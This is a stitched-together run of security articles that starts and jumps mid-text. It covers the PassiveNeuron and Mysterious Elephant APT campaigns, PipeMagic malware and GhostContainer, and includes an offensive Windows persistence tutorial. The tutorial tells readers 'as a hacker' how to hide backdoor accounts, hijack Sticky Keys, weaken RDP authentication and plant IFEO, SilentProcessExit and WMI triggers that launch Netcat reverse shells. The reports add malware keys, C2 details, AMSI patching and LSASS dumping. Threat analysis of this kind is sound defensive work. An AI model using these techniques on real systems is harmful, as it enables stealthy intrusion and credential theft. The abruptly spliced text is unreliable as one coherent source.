An optional port that should be opened for listening to incoming connections
The Neursite implant can use the TCP, SSL, HTTP and HTTPS protocols for C2 communications. As follows from the configuration, Neursite can connect to the C2 server directly or wait for another machine to start communicating through a specified port. In cases we observed, Neursite samples were configured to use either external servers or compromised internal infrastructure for C2 communications.
The default range of commands implemented inside this backdoor allows attackers to:
Retrieve system information.
Manage running processes.
Proxy traffic through other machines infected with the Neursite implant, in order to facilitate lateral movement.
Additionally, this implant is equipped with a component that allows loading supplementary plugins. We observed attackers deploy plugins with the following capabilities:
Shell command execution
File system management
TCP socket operations
The NeuralExecutor loader
NeuralExecutor is another custom implant deployed over the course of the PassiveNeuron campaign. This implant is .NET based, and we found that it employed the open-source ConfuserEx obfuscator for protection against analysis. It implements multiple methods of network communication, namely TCP, HTTP/HTTPS, named pipes, and WebSockets. Upon establishing a communication channel with the C2 server, the backdoor can receive commands allowing it to load .NET assemblies. As such, the main capability of this backdoor is to receive additional .NET payloads from the network and execute them.
Tricky attribution
Both Neursite and NeuralExecutor, the two custom implants we found to be used in the PassiveNeuron campaign, have never been observed in any previous cyberattacks. We had to look for clues that could hint at the threat actor behind PassiveNeuron.
Back when we started investigating PassiveNeuron back in 2024, we spotted one such blatantly obvious clue:
Function names found inside NeuralExecutor
In the code of the NeuralExecutor samples we observed in 2024, the names of all functions had been replaced with strings prefixed with “Супер обфускатор”, the Russian for “Super obfuscator”. It is important to note, however, that this string was deliberately introduced by the attackers while using the ConfuserEx obfuscator. When it comes to strings that are inserted into malware on purpose, they should be assessed carefully during attribution. That is because threat actors may insert strings in languages they do not speak, in order to create false flags intended to confuse researchers and incident responders and prompt them to make an error of judgement when trying to attribute the threat. For that reason, we attached little evidential weight to the presence of the “Супер обфускатор” string back in 2024.
After examining the NeuralExecutor samples used in 2025, we found that the Russian-language string had disappeared. However, this year we noticed another peculiar clue related to this implant. While the 2024 samples were designed to retrieve the C2 server addresses straight from the configuration, the 2025 ones did so by using the Dead Drop Resolver technique. Specifically, the new NeuralExecutor samples that we found were designed to retrieve the contents of a file stored in a GitHub repository, and extract a string from it:
Contents of the configuration file stored on GitHub
The malware locates this string by searching for two delimiters, wtyyvZQY and stU7BU0R, that mark the start and the end of the configuration data. The bytes of this string are then Base64-decoded and decrypted with AES to obtain the C2 server address.
Snippet of the implant configuration
It is notable that this exact method of obtaining C2 server addresses from GitHub, using a string containing delimiter sequences, is quite popular among Chinese-speaking threat actors. For instance, we frequently observed it being used in the EastWind campaign, which we previously connected to the APT31 and APT27 Chinese-speaking threat actors.
Furthermore, during our investigation, we learned one more interesting fact that could be useful in attribution. We observed numerous attempts to deploy the PassiveNeuron loader in one particular organization. After discovering yet another failed deployment, we have detected a malicious DLL named imjp14k.dll. An analysis of this DLL revealed that it had the PDB path G:\Bee\Tree(pmrc)\Src\Dll_3F_imjp14k\Release\Dll.pdb. This PDB string was referenced in a report by Cisco Talos on activities likely associated with the threat actor APT41. Moreover, we identified that the discovered DLL exhibits the same malicious behavior as described in the Cisco Talos report. However, it remains unclear why this DLL was uploaded to the target machine. Possible explanations could be that the attackers deployed it as a replacement for the PassiveNeuron-related implants, or that it was used by another actor who compromised the organization simultaneously with the attackers behind PassiveNeuron.
When dealing with attribution of cyberattacks that are known to involve false flags, it is difficult to understand which attribution indicators to trust, or whether to trust any at all. However, the overall TTPs of the PassiveNeuron campaign most resemble the ones commonly employed by Chinese-speaking threat actors. Since TTPs are usually harder to fake than indicators like strings, we are, as of now, attributing the PassiveNeuron campaign to a Chinese-speaking threat actor, albeit with a low level of confidence.
Conclusion
The PassiveNeuron campaign has been distinctive in the way that it primarily targets server machines. These servers, especially the ones exposed to the internet, are usually lucrative targets for APTs, as they can serve as entry points into target organizations. It is thus crucial to pay close attention to the protection of server machines. Wherever possible, the attack surface associated with these servers should be reduced to a minimum, and all server applications should be monitored to prevent emerging infections in a timely manner. Specific attention should be paid to protecting applications against SQL injections, which are commonly exploited by threat actors to obtain initial access. Another thing to focus on is protection against web shells, which are deployed to facilitate compromise of servers.
Mysterious Elephant is a highly active advanced persistent threat (APT) group that we at Kaspersky GReAT discovered in 2023. It has been consistently evolving and adapting its tactics, techniques, and procedures (TTPs) to stay under the radar. With a primary focus on targeting government entities and foreign affairs sectors in the Asia-Pacific region, the group has been using a range of sophisticated tools and techniques to infiltrate and exfiltrate sensitive information. Notably, Mysterious Elephant has been exploiting WhatsApp communications to steal sensitive data, including documents, pictures, and archive files.
The group’s latest campaign, which began in early 2025, reveals a significant shift in their TTPs, with an increased emphasis on using new custom-made tools as well as customized open-source tools, such as BabShell and MemLoader modules, to achieve their objectives. In this report, we will delve into the history of Mysterious Elephant’s attacks, their latest tactics and techniques, and provide a comprehensive understanding of this threat.
Mysterious Elephant is a threat actor we’ve been tracking since 2023. Initially, its intrusions resembled those of the Confucius threat actor. However, further analysis revealed a more complex picture. We found that Mysterious Elephant’s malware contained code from multiple APT groups, including Origami Elephant, Confucius, and SideWinder, which suggested deep collaboration and resource sharing between teams. Notably, our research indicates that the tools and code borrowed from the aforementioned APT groups were previously used by their original developers, but have since been abandoned or replaced by newer versions. However, Mysterious Elephant has not only adopted these tools, but also continued to maintain, develop, and improve them, incorporating the code into their own operations and creating new, advanced versions. The actor’s early attack chains featured distinctive elements, such as remote template injections and exploitation of CVE-2017-11882, followed by the use of a downloader called “Vtyrei”, which was previously connected to Origami Elephant and later abandoned by this group. Over time, Mysterious Elephant has continued to upgrade its tools and expanded its operations, eventually earning its designation as a previously unidentified threat actor.
Latest campaign
The group’s latest campaign, which was discovered in early 2025, reveals a significant shift in their TTPs. They are now using a combination of exploit kits, phishing emails, and malicious documents to gain initial access to their targets. Once inside, they deploy a range of custom-made and open-source tools to achieve their objectives. In the following sections, we’ll delve into the latest tactics and techniques used by Mysterious Elephant, including their new tools, infrastructure, and victimology.
Spear phishing
Mysterious Elephant has started using spear phishing techniques to gain initial access. Phishing emails are tailored to each victim and are convincingly designed to mimic legitimate correspondence. The primary targets of this APT group are countries in the South Asia (SA) region, particularly Pakistan. Notably, this APT organization shows a strong interest and inclination towards diplomatic institutions, which is reflected in the themes covered by the threat actor’s spear phishing emails, as seen in bait attachments.
Spear phishing email used by Mysterious Elephant
For example, the decoy document above concerns Pakistan’s application for a non-permanent seat on the United Nations Security Council for the 2025–2026 term.
Malicious tools
Mysterious Elephant’s toolkit is a noteworthy aspect of their operations. The group has switched to using a variety of custom-made and open-source tools instead of employing known malware to achieve their objectives.
PowerShell scripts
The threat actor uses PowerShell scripts to execute commands, deploy additional payloads, and establish persistence. These scripts are loaded from C2 servers and often use legitimate system administration tools, such as curl and certutil, to download and execute malicious files.
Malicious PowerShell script seen in Mysterious Elephant’s 2025 attacks
For example, the script above is used to download the next-stage payload and save it as ping.exe. It then schedules a task to execute the payload and send the results back to the C2 server. The task is set to run automatically in response to changes in the network profile, ensuring persistence on the compromised system. Specifically, it is triggered by network profile-related events (Microsoft-Windows-NetworkProfile/Operational), which can indicate a new network connection. A four-hour delay is configured after the event, likely to help evade detection.
BabShell
One of the most recent tools used by Mysterious Elephant is BabShell. This is a reverse shell tool written in C++ that enables attackers to connect to a compromised system. Upon execution, it gathers system information, including username, computer name, and MAC address, to identify the machine. The malware then enters an infinite loop of performing the following steps:
It listens for and receives commands from the attacker-controlled C2 server.
For each received command, BabShell creates a separate thread to execute it, allowing for concurrent execution of multiple commands.
The output of each command is captured and saved to a file named output_[timestamp].txt, where [timestamp] is the current time. This allows the attacker to review the results of the commands.
The contents of the output_[timestamp].txt file are then transmitted back to the C2 server, providing the attacker with the outcome of the executed commands and enabling them to take further actions, for instance, deploy a next-stage payload or execute additional malicious instructions.
BabShell uses the following commands to execute command-line instructions and additional payloads it receives from the server:
Customized open-source tools
One of the latest modules used by Mysterious Elephant and loaded by BabShell is MemLoader HidenDesk.
MemLoader HidenDesk is a reflective PE loader that loads and executes malicious payloads in memory. It uses encryption and compression to evade detection.
MemLoader HidenDesk operates in the following manner:
The malware checks the number of active processes and terminates itself if there are fewer than 40 processes running — a technique used to evade sandbox analysis.
It creates a shortcut to its executable and saves it in the autostart folder, ensuring it can restart itself after a system reboot.
The malware then creates a hidden desktop named “MalwareTech_Hidden” and switches to it, providing a covert environment for its activities. This technique is borrowed from an open-source project on GitHub.
Using an RC4-like algorithm with the key D12Q4GXl1SmaZv3hKEzdAhvdBkpWpwcmSpcD, the malware decrypts a block of data from its own binary and executes it in memory as a shellcode. The shellcode’s sole purpose is to load and execute a PE file, specifically a sample of the commercial RAT called “Remcos” (MD5: 037b2f6233ccc82f0c75bf56c47742bb).
Another recent loader malware used in the latest campaign is MemLoader Edge.
MemLoader Edge is a malicious loader that embeds a sample of the VRat backdoor, utilizing encryption and evasion techniques.
It operates in the following manner:
The malware performs a network connectivity test by attempting to connect to the legitimate website bing.com:445, which is likely to fail since the 445 port is not open on the server side. If the test were to succeed, suggesting that the loader is possibly in an emulation or sandbox environment, the malware would drop an embedded picture on the machine and display a popup window with three unresponsive mocked-up buttons, then enter an infinite loop. This is done to complicate detection and analysis.
If the connection attempt fails, the malware iterates through a 1016-byte array to find the correct XOR keys for decrypting the embedded PE file in two rounds. The process continues until the decrypted data matches the byte sequence of MZ\x90, indicating that the real XOR keys are found within the array.
If the malware is unable to find the correct XOR keys, it will display the same picture and popup window as before, followed by a message box containing an error message after the window is closed.
Once the PE file is successfully decrypted, it is loaded into memory using reflective loading techniques. The decrypted PE file is based on the open-source RAT vxRat, which is referred to as VRat due to the PDB string found in the sample:
Spying on WhatsApp communications is a key aspect of the exfiltration modules employed by Mysterious Elephant. They are designed to steal sensitive data from compromised systems. The attackers have implemented WhatsApp-specific features into their exfiltration tools, allowing them to target files shared through the WhatsApp application and exfiltrate valuable information, including documents, pictures, archive files, and more. These modules employ various techniques, such as recursive directory traversal, XOR decryption, and Base64 encoding, to evade detection and upload the stolen data to the attackers’ C2 servers.
Uplo Exfiltrator
The Uplo Exfiltrator is a data exfiltration tool that targets specific file types and uploads them to the attackers’ C2 servers. It uses a simple XOR decryption to deobfuscate C2 domain paths and employs a recursive depth-first directory traversal algorithm to identify valuable files. The malware specifically targets file types that are likely to contain potentially sensitive data, including documents, spreadsheets, presentations, archives, certificates, contacts, and images. The targeted file extensions include .TXT, .DOC, .DOCX, .PDF, .XLS, .XLSX, .CSV, .PPT, .PPTX, .ZIP, .RAR, .7Z, .PFX, .VCF, .JPG, .JPEG, and .AXX.
Stom Exfiltrator
The Stom Exfiltrator is a commonly used exfiltration tool that recursively searches specific directories, including the “Desktop” and “Downloads” folders, as well as all drives except the C drive, to collect files with predefined extensions. Its latest variant is specifically designed to target files shared through the WhatsApp application. This version uses a hardcoded folder path to locate and exfiltrate such files:
The targeted file extensions include .PDF, .DOCX, .TXT, .JPG, .PNG, .ZIP, .RAR, .PPTX, .DOC, .XLS, .XLSX, .PST, and .OST.
ChromeStealer Exfiltrator
The ChromeStealer Exfiltrator is another exfiltration tool used by Mysterious Elephant that targets Google Chrome browser data, including cookies, tokens, and other sensitive information. It searches specific directories within the Chrome user data of the most recently used Google Chrome profile, including the IndexedDB directory and the “Local Storage” directory. The malware uploads all files found in these directories to the attacker-controlled C2 server, potentially exposing sensitive data like chat logs, contacts, and authentication tokens. The response from the C2 server suggests that this tool was also after stealing files related to WhatsApp. The ChromeStealer Exfiltrator employs string obfuscation to evade detection.
Infrastructure
Mysterious Elephant’s infrastructure is a network of domains and IP addresses. The group has been using a range of techniques, including wildcard DNS records, to generate unique domain names for each request. This makes it challenging for security researchers to track and monitor their activities. The attackers have also been using virtual private servers (VPS) and cloud services to host their infrastructure. This allows them to easily scale and adapt their operations to evade detection. According to our data, this APT group has utilized the services of numerous VPS providers in their operations. Nevertheless, our analysis of the statistics has revealed that Mysterious Elephant appears to have a preference for certain VPS providers.
VPS providers most commonly used by Mysterious Elephant (download)
Victimology
Mysterious Elephant’s primary targets are government entities and foreign affairs sectors in the Asia-Pacific region. The group has been focusing on Pakistan, Bangladesh, and Sri Lanka, with a lower number of victims in other countries. The attackers have been using highly customized payloads tailored to specific individuals, highlighting their sophistication and focus on targeted attacks.
The group’s victimology is characterized by a high degree of specificity. Attackers often use personalized phishing emails and malicious documents to gain initial access. Once inside, they employ a range of tools and techniques to escalate privileges, move laterally, and exfiltrate sensitive information.
Most targeted countries: Pakistan, Bangladesh, Afghanistan, Nepal and Sri Lanka
Countries targeted most often by Mysterious Elephant (download)
Primary targets: government entities and foreign affairs sectors
Industries most targeted by Mysterious Elephant (download)
Conclusion
In conclusion, Mysterious Elephant is a highly sophisticated and active Advanced Persistent Threat group that poses a significant threat to government entities and foreign affairs sectors in the Asia-Pacific region. Through their continuous evolution and adaptation of tactics, techniques, and procedures, the group has demonstrated the ability to evade detection and infiltrate sensitive systems. The use of custom-made and open-source tools, such as BabShell and MemLoader, highlights their technical expertise and willingness to invest in developing advanced malware.
The group’s focus on targeting specific organizations, combined with their ability to tailor their attacks to specific victims, underscores the severity of the threat they pose. The exfiltration of sensitive information, including documents, pictures, and archive files, can have significant consequences for national security and global stability.
To counter the Mysterious Elephant threat, it is essential for organizations to implement robust security measures, including regular software updates, network monitoring, and employee training. Additionally, international cooperation and information sharing among cybersecurity professionals, governments, and industries are crucial in tracking and disrupting the group’s activities.
Ultimately, staying ahead of Mysterious Elephant and other APT groups requires a proactive and collaborative approach to cybersecurity. By understanding their TTPs, sharing threat intelligence, and implementing effective countermeasures, we can reduce the risk of successful attacks and protect sensitive information from falling into the wrong hands.
Persistence is one of the core objectives of any successful intrusion, ensuring that an attacker can return to a compromised system even after reboots, logouts, or system maintenance. While much attention is often given to executable droppers, services, or scheduled tasks, there exists an entire class of persistence methods that operate purely through configuration changes. These techniques manipulate the operating system’s own settings, registry keys, and management frameworks. Because of this, they are often stealthier, more resilient, and harder to detect with conventional security tools that focus on scanning executables. In this article we will cover several configuration-based persistence strategies on Windows, ranging from user and registry manipulation to more advanced abuses of Image File Execution Options (IFEO), Global Flags with SilentProcessExit, and WMI event subscriptions. Each method shows the tradeoff between durability and detectability, showing how you can weaponize legitimate administrative features to quietly secure long-term access.
Configs
Unlike other persistence methods that rely on executables or scheduled triggers, configuration-based persistence works by altering the system’s own settings. This makes it both subtle and durable: no additional binaries are introduced, nothing new needs to be launched explicitly, and antivirus tools that focus on scanning executables have very little to detect. However, this approach usually requires administrative access to the target machine, since you must modify accounts, registry keys, or remote access settings. It also assumes the system is reachable later, for example via RDP, which is not always the case if it is hidden behind NAT or a firewall.
The first two commands create a new local user and add it to the privileged group. Then, the registry command hides the “attacker” account from the Windows logon screen, though it remains valid for interactive and remote login. Together, these steps provide a stealthy backdoor user that blends into the system and can be used for later access.
Next we move to a more aggressive form of configuration backdoor:
By writing a Debugger value for sethc.exe (the Sticky Keys accessibility tool), the attacker replaces its execution with cmd.exe. Pressing Shift five times at the logon screen, instead of opening Sticky Keys, will spawn a command shell running with SYSTEM privileges. In addition, modifying RDP-Tcp with UserAuthentication set to 0 lowers the requirement for Network Level Authentication (NLA), allowing you to establish an RDP connection without the credentials. This pair of changes creates a reliable way to recover access directly from the Windows login screen.
Pros: highly persistent and stealthy since it modifies system settings rather than adding new binaries, and it survives reboots without leaving a typical malware footprint.
Cons: requires administrative privileges and is only effective if the attacker can later connect to the host directly. If the machine sits behind NAT or a restrictive firewall, the persistence mechanism may not be reachable.
Debugger
Instead of altering a program on disk, Windows allows a “debugger” to be attached whenever a specific executable is launched. As a hacker you can abuse this feature by setting a Debugger value for a target process so that Windows starts your command line whenever the user opens that program. The original binary remains intact and launches as usual, but the Debugger command can prepend or append additional behavior. Because this configuration lives in the registry under HKLM, it persists across reboots and does not rely on autorun folders or scheduled triggers.
When the victim starts Calculator, Windows checks IFEO, sees a Debugger set, and runs that command instead of directly running calc.exe. The cmd /C wrapper executes the two chained statements: first _calc.exe (so the user still sees a normal Calculator window), then, after _calc.exe exits, it executes the Netcat line. The single & operator means the second command runs after the first completes, so the reverse shell attempt is deferred until the user closes Calculator. Because the key is under HKLM, creating or modifying it requires administrative privileges. Once set, any user who launches Calculator will trigger the chain.
Pros: persists across reboots while leaving the original application unmodified, and it triggers naturally when a user opens a specific program.
Cons: requires administrative rights to set the HKLM IFEO key and is highly visible to security monitoring because non-developer Debugger values are a known abuse pattern.
IFEO hijacking is elegant because it avoids patching binaries and uses a legitimate Windows feature as the trigger. It is also straightforward to detect and remediate: defenders regularly audit Image File Execution Options for unexpected Debugger entries, and many EDR products alert on their creation. If the targeted program behaves oddly or fails to start under some conditions, the user may notice.
GFLAGS
Windows includes hidden debugging and tracing features that can be abused for persistence. One such feature is the SilentProcessExit mechanism, which allows administrators to configure special actions when a process terminates. By combining this with the GlobalFlag registry setting under Image File Execution Options (IFEO), a hacker can ensure that when a chosen application closes, another process of their choice will be launched. Unlike traditional autorun or scheduled task techniques, this method hides deeper in Windows’ diagnostic infrastructure and is therefore less obvious to casual inspection.
The commands provided configure this for Notepad. The first registry modification sets the GlobalFlag value for notepad.exe to 512, which is a flag telling Windows to monitor the process for a “silent process exit.” The next command enables reporting for when Notepad exits. The final one specifies the command to run when that happens. In this configuration, each time a user closes Notepad, the system silently triggers a Netcat reverse shell.
Pros: survives reboots and is not detected by common persistence auditing tools such as Autoruns, since it relies on less-known registry branches rather than Startup, Run keys, or services.
Cons: requires administrative rights to set IFEO and SilentProcessExit values, and defenders who know where to look can discover and remove the entries by auditing the relevant registry paths.
This persistence trick is subtle because it hooks into a diagnostic mechanism rather than mainstream autorun locations. It will not appear in most autorun inspection tools, which makes it attractive to attackers aiming for stealth. However, it is not invisible: defenders aware of SilentProcessExit can query and monitor those registry keys for unexpected values.
WMI
Windows Management Instrumentation (WMI) provides a rich, system-level framework for monitoring and automation that administrators use for telemetry and scheduled actions. Attackers can abuse WMI by creating permanent event subscriptions that live inside the WMI repository and trigger payloads on timers or system events. Because these subscriptions are stored in WMI rather than in obvious autorun registry keys or startup folders, they are stealthier and harder to spot with casual inspection tools, and they persist across reboots until explicitly removed from the repository.
cmd#> wmic /NAMESPACE:"\root\subscription" PATH __EventFilter CREATE Name="persistence", EventNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
The first command creates an event filter that will produce a periodic trigger without needing an external driver or service. The second command creates a consumer that describes what should run when the filter fires. The third command binds the filter to the consumer so the event actually causes execution. Together these three commands create a durable subscription inside the WMI repository that causes the specified command to run on the chosen interval or condition.
Pros: survives reboots and supports finely controlled triggers (periodic timers, event-based conditions) while hiding persistence inside the WMI repository rather than in widely-scanned autorun locations.
Cons: requires administrative privileges to create permanent subscriptions and leaves artifacts in the WMI repository that can be enumerated and removed by defenders who know to inspect WMI event subscriptions.
WMI event subscriptions are powerful and flexible for long-lived persistence because they blend into the system management layer and are not visible using lightweight autorun checks. This stealth makes them high-value targets for defensive hunting: enumerating subscriptions, collecting the WMI repository, and monitoring for newly created filters, consumers and bindings are effective ways to detect and remediate this technique.
Summary
Configuration-based persistence techniques represent a subtle but formidable way for attackers to maintain access on Windows systems. By creating hidden accounts, hijacking accessibility tools, lowering RDP security requirements, or embedding logic into registry-based debugging features, you can establish backdoors that blend into system behavior rather than standing out as foreign binaries. IFEO hijacking and GFlags/SilentProcessExit mechanisms show how diagnostic infrastructure can be repurposed to launch payloads, while WMI event subscriptions demonstrate the power of system management features to provide long-lived, flexible triggers. The key strengths of these approaches lie in their stealth, durability across reboots, and reliance on trusted system mechanisms. However, they also share limitations: they typically require administrative privileges and leave artifacts that defenders who know where to look can uncover. For security teams, awareness of these less conventional persistence vectors is critical, as standard autorun and scheduled task auditing alone will not expose them.
In Part 2, we will leverage AppInit, LSASS, Winlogon, and Office to establish persistence on Windows.
In April 2025, Microsoft patched 121 vulnerabilities in its products. According to the company, only one of them was being used in real-world attacks at the time the patch was released: CVE-2025-29824. The exploit for this vulnerability was executed by the PipeMagic malware, which we first discovered in December 2022 in a RansomExx ransomware campaign. In September 2024, we encountered it again in attacks on organizations in the Middle East. Notably, it was the same version of PipeMagic as in 2022. We continue to track the malware’s activity. Most recently, in 2025 our solutions prevented PipeMagic infections at organizations in Brazil and the Middle East.
This report is the result of a joint investigation with the head of vulnerability research group at BI.ZONE, in which we traced the evolution of PipeMagic – from its first detection in 2022 to new incidents in 2025 – and identified key changes in its operators’ tactics. Our colleagues at BI.ZONE, in turn, conducted a technical analysis of the CVE-2025-29824 vulnerability itself.
Background
PipeMagic is a backdoor we first detected in December 2022 while investigating a malicious campaign involving RansomExx. The victims were industrial companies in Southeast Asia. To penetrate the infrastructure, the attackers exploited the CVE-2017-0144 vulnerability. The backdoor’s loader was a trojanized version of Rufus, a utility for formatting USB drives. PipeMagic supported two modes of operation – as a full-fledged backdoor providing remote access, and as a network gateway – and enabled the execution of a wide range of commands.
In October 2024, organizations in the Middle East were hit by a new wave of PipeMagic attacks. This time, rather than exploiting vulnerabilities for the initial penetration, the attackers used a fake ChatGPT client application as bait. The fake app was written in Rust, using two frameworks: Tauri for rendering graphical applications and Tokio for asynchronous task execution. However, it had no user functionality – when launched, it simply displayed a blank screen.
MD5
60988c99fb58d346c9a6492b9f3a67f7
File name
chatgpt.exe
Blank screen of the fake application
At the same time, the application extracted a 105,615-byte AES-encrypted array from its code, decrypted it, and executed it. The result was a shellcode loading an executable file. To hinder analysis, the attackers hashed API functions using the FNV-1a algorithm, with the shellcode dynamically resolving their addresses via GetProcAddress. Next, memory was allocated, necessary offsets in the import table were relocated, and finally, the backdoor’s entry point was called.
One unique feature of PipeMagic is that it generates a random 16-byte array used to create a named pipe formatted as:
\\.\pipe\1.<hex string>. After that, a thread is launched that continuously creates this pipe, attempts to read data from it, and then destroys it. This communication method is necessary for the backdoor to transmit encrypted payloads and notifications. Meanwhile, the standard network interface with the IP address
127.0.0.1:8082 is used to interact with the named pipe.
To download modules (PipeMagic typically uses several plugins downloaded from the C2 server), attackers used a domain hosted on the Microsoft Azure cloud provider, with the following name:
hxxp://aaaaabbbbbbb.eastus.cloudapp.azure[.]com.
PipeMagic in 2025
In January 2025, we detected new infections in a Middle Eastern country and Brazil. Further investigation revealed connections to the domain
hxxp://aaaaabbbbbbb.eastus.cloudapp.azure[.]com, which suggested a link between this attack and PipeMagic. Later, we also found the backdoor itself.
Initial loader
MD5
5df8ee118c7253c3e27b1e427b56212c
File name
metafile.mshi
In this attack, the loader was a Microsoft Help Index File. Usually, such files contain code that reads data from .mshc container files, which include Microsoft help materials. Upon initial inspection, the loader contains obfuscated C# code and a very long hexadecimal string. An example of executing this payload:
The C# code serves two purposes – decrypting and executing the shellcode, which is encrypted with the RC4 stream cipher using the key
4829468622e6b82ff056e3c945dd99c94a1f0264d980774828aadda326b775e5 (hex string). After decryption, the resulting shellcode is executed via the WinAPI function
EnumDeviceMonitor. The first two parameters are zeros, and the third is a pointer to a function where the pointer to the decrypted shellcode is inserted.
The injected shellcode is executable code for 32-bit Windows systems. It loads an unencrypted executable embedded inside the shellcode itself. For dynamically obtaining system API addresses, as in the 2024 version, export table parsing and FNV-1a hashing are used.
Loader (ChatGPT)
MD5
7e6bf818519be0a20dbc9bcb9e5728c6
File name
chatgpt.exe
In 2025, we also found PipeMagic loader samples mimicking a ChatGPT client. This application resembles one used in campaigns against organizations in the Middle East in 2024. It also uses the Tokio and Tauri frameworks, and judging by copyright strings and PE header metadata, the executable was built in 2024, though it was first discovered in the 2025 campaign. Additionally, this sample uses the same version of the libaes library as the previous year’s attacks. Behaviorally and structurally, the sample is also similar to the application seen in October 2024.
Decrypting the payload using AES
Loader using DLL hijacking
MD5
e3c8480749404a45a61c39d9c3152251
File name
googleupdate.dll
In addition to the initial execution method using a .mshi file launched through msbuild, the attackers also used a more popular method involving decrypting the payload and injecting it with the help of an executable file that does not require additional utilities to run. The executable file itself was legitimate (in this campaign we saw a variant using the Google Chrome update file), and the malicious logic was implemented through a library that it loads, using the DLL hijacking method. For this, a malicious DLL was placed on the disk alongside the legitimate application, containing a function that the application exports.
It is worth noting that in this particular library sample, the exported functions were not malicious – the malicious code was contained in the initialization function (DllMain), which is always called when the DLL is loaded because it initializes internal structures, file descriptors, and so on.
First, the loader reads data from an encrypted file – the attackers pass its path via command-line arguments.
Reading the payload file
Next, the file contents are decrypted using the symmetric AES cipher in CBC mode, with the key
9C3BA5 B2 D3222FE5863C14D51340D7 F9, and the initialization vector
(IV)221BA50915042098AF5F8EE40E5559C8.
The library deploys the decrypted code into memory and transfers control to it, and the original file is subsequently deleted. In the variants found during analysis, the payload was a shellcode similar to that discovered in the 2024 attacks involving a ChatGPT client.
Deployed PE
MD5
1a119c23e8a71bf70c1e8edf948d5181
File name
–
In all the loading methods described above, the payload was an executable file for 32-bit Windows systems. Interestingly, in all cases, this file supported graphical mode, although it did not have a graphical user interface. This executable file is the PipeMagic backdoor.
At the start of its execution, the sample generates 16 random bytes to create the name of the pipe it will use. This name is generated using the same method as in the original PipeMagic samples observed in 2022 and 2024.
Creating a pipe with a pre-generated name
The sample itself doesn’t differ from those we saw previously, although it now includes a string with a predefined pipe path:
\.\pipe\magic3301. However, the backdoor itself doesn’t explicitly use this name (that is, it doesn’t interact with a pipe by that name).
Additionally, similar to samples found in 2022 and 2024, this version creates a communication pipe at the address
127.0.0.1:8082.
Discovered modules
During our investigation of the 2025 attacks, we discovered additional plugins used in this malicious campaign. In total, we obtained three modules, each implementing different functionality not present in the main backdoor. All the modules are executable files for 32-bit Windows systems.
Asynchronous communication module
This module implements an asynchronous I/O model. For this, it uses an I/O queue mechanism and I/O completion ports.
Processing core commands
Immediately upon entering the plugin, command processing takes place. At this stage, five commands are supported:
Command ID
Description
0x1
Initialize and create a thread that continuously receives changes from the I/O queue
0x2
Terminate the plugin
0x3
Process file I/O
0x4
Terminate a file operation by the file identifier
0x5
Terminate all file operations
Although I/O changes via completion ports are processed in a separate thread, the main thread waits for current file operation to complete – so this model is not truly asynchronous.
Getting the I/O queue status
If the command with ID 0x3 (file I/O processing) is selected, control is transferred to an internal handler. This command has a set of subcommands described below. Together with the subcommand, this command has a length of at least 4 bytes.
Command ID
Description
0x1
Open a file in a specified mode (read, write, append, etc.)
0x3
Write to a file
0x4, 0x6
Read from a file
0x5
Change the flag status
0x7
Write data received from another plugin to a file
0x9
Close a file
0xB
Dump all open files
The command with ID 0x5 is presumably implemented to set a read error flag. If this flag is set, reading operations become impossible. At the same time, the module does not support commands to clear the flag, so effectively this command just blocks reading from the file.
Setting the read error flag
To manage open files, the file descriptors used are stored in a doubly linked list in global memory.
Loader
This module, found in one of the infections, is responsible for injecting additional payloads into memory and executing them.
At startup, it first creates a pipe named
\\.\pipe\test_pipe20.%d, where the format string includes a unique identifier of the process into which the code is injected. Then data from this pipe is read and sent to the command handler in an infinite loop.
The unique command ID is contained in the first four bytes of the data and can have the following possible values:
Command ID
Description
0x1
Read data from the pipe or send data to the pipe
0x4
Initiate the payload
The payload is an executable file for 64-bit Windows systems. The command handler parses this file and extracts another executable file from its resource section. This extracted file then undergoes all loading procedures – obtaining the addresses of imported functions, relocation, and so on. In this case, to obtain the system method addresses, simple name comparison is used instead of hashing.
The executable is required to export a function called
DllRegisterService. After loading, its entry point is called (to initialize internal structures), followed by this function. It provides an interface with the following possible commands:
Command ID
Description
0x1
Initialize
0x2
Receive data from the module
0x3
Callback to get data from the payload
Injector
This module is also an executable file for 32-bit Windows systems. It is responsible for launching the payload – an executable originally written in C# (.NET).
First, it creates a pipe named
\\.\pipe\0104201.%d, where the format string includes a unique identifier of the process in which the module runs.
The sample reads data from the pipe, searching for a .NET application inside it. Interestingly, unlike other modules, reading here occurs once rather than in a separate thread.
Before loading the received application, the module performs another important step. To prevent the payload from being detected by the AMSI interface, the attackers first load a local copy of the
amsi library. Then they enable writing into memory region containing the functions
AmsiScanString and
AmsiScanBuffer and patch them. For example, instead of the original code of the
AmsiScanString function, a stub function is placed in memory that always returns 0 (thus marking the file as safe).
After this, the sample loads the
mscoree.dll library. Since the attackers do not know the target version of this library, during execution they check the version of the .NET runtime installed on the victim’s machine. The plugin supports versions
4.0.30319 and
2.0.50727. If one of these versions is installed on the device, the payload is launched via the
_Assembly interface implemented in mscoree.dll.
Post-exploitation
Once a target machine is compromised, the attackers gain a wide range of opportunities for lateral movement and obtaining account credentials. For example, we found in the telemetry a command executed during one of the infections:
The executable dllhost.exe is a part of Windows and does not support command-line flags. Although telemetry data does not allow us to determine exactly how the substitution was carried out, in this case the set of flags is characteristic of the procdump.exe file (ProcDump utility, part of the Sysinternals suite). The attackers use this utility to dump the LSASS process memory into the file specified as the last argument (in this case, $appdata\FoMJoEqdWg).
Later, having the LSASS process memory dump, attackers can extract credentials from the compromised device and, consequently, attempt various lateral movement vectors within the network.
It is worth noting that a Microsoft article about attacks using CVE-2025-29824 mentions exactly the same method of obtaining LSASS memory using the procdump.exe file.
Takeaways
The repeated detection of PipeMagic in attacks on organizations in the Middle East and its appearance in Brazil indicate that the malware remains active and that the attackers continue to develop its functionality. The versions detected in 2025 show improvements over the 2024 version, aimed at persisting in victim systems and moving laterally within internal networks.
In the 2025 attacks, the attackers used the ProcDump tool renamed to dllhost.exe to extract memory from the LSASS process – similar to the method described by Microsoft in the context of exploiting vulnerability CVE-2025-29824. The specifics of this vulnerability were analyzed in detail by BI.ZONE in the second part of our joint research.
In a recent incident response (IR) case, we discovered highly customized malware targeting Exchange infrastructure within government environments. Analysis of detection logs and clues within the sample suggests that the Exchange server was likely compromised via a known N-day vulnerability. Our in-depth analysis of the malware revealed a sophisticated, multi-functional backdoor that can be dynamically extended with arbitrary functionality through the download of additional modules. We dubbed it GhostContainer, but it is also known as NightEagle (APT-Q-95).
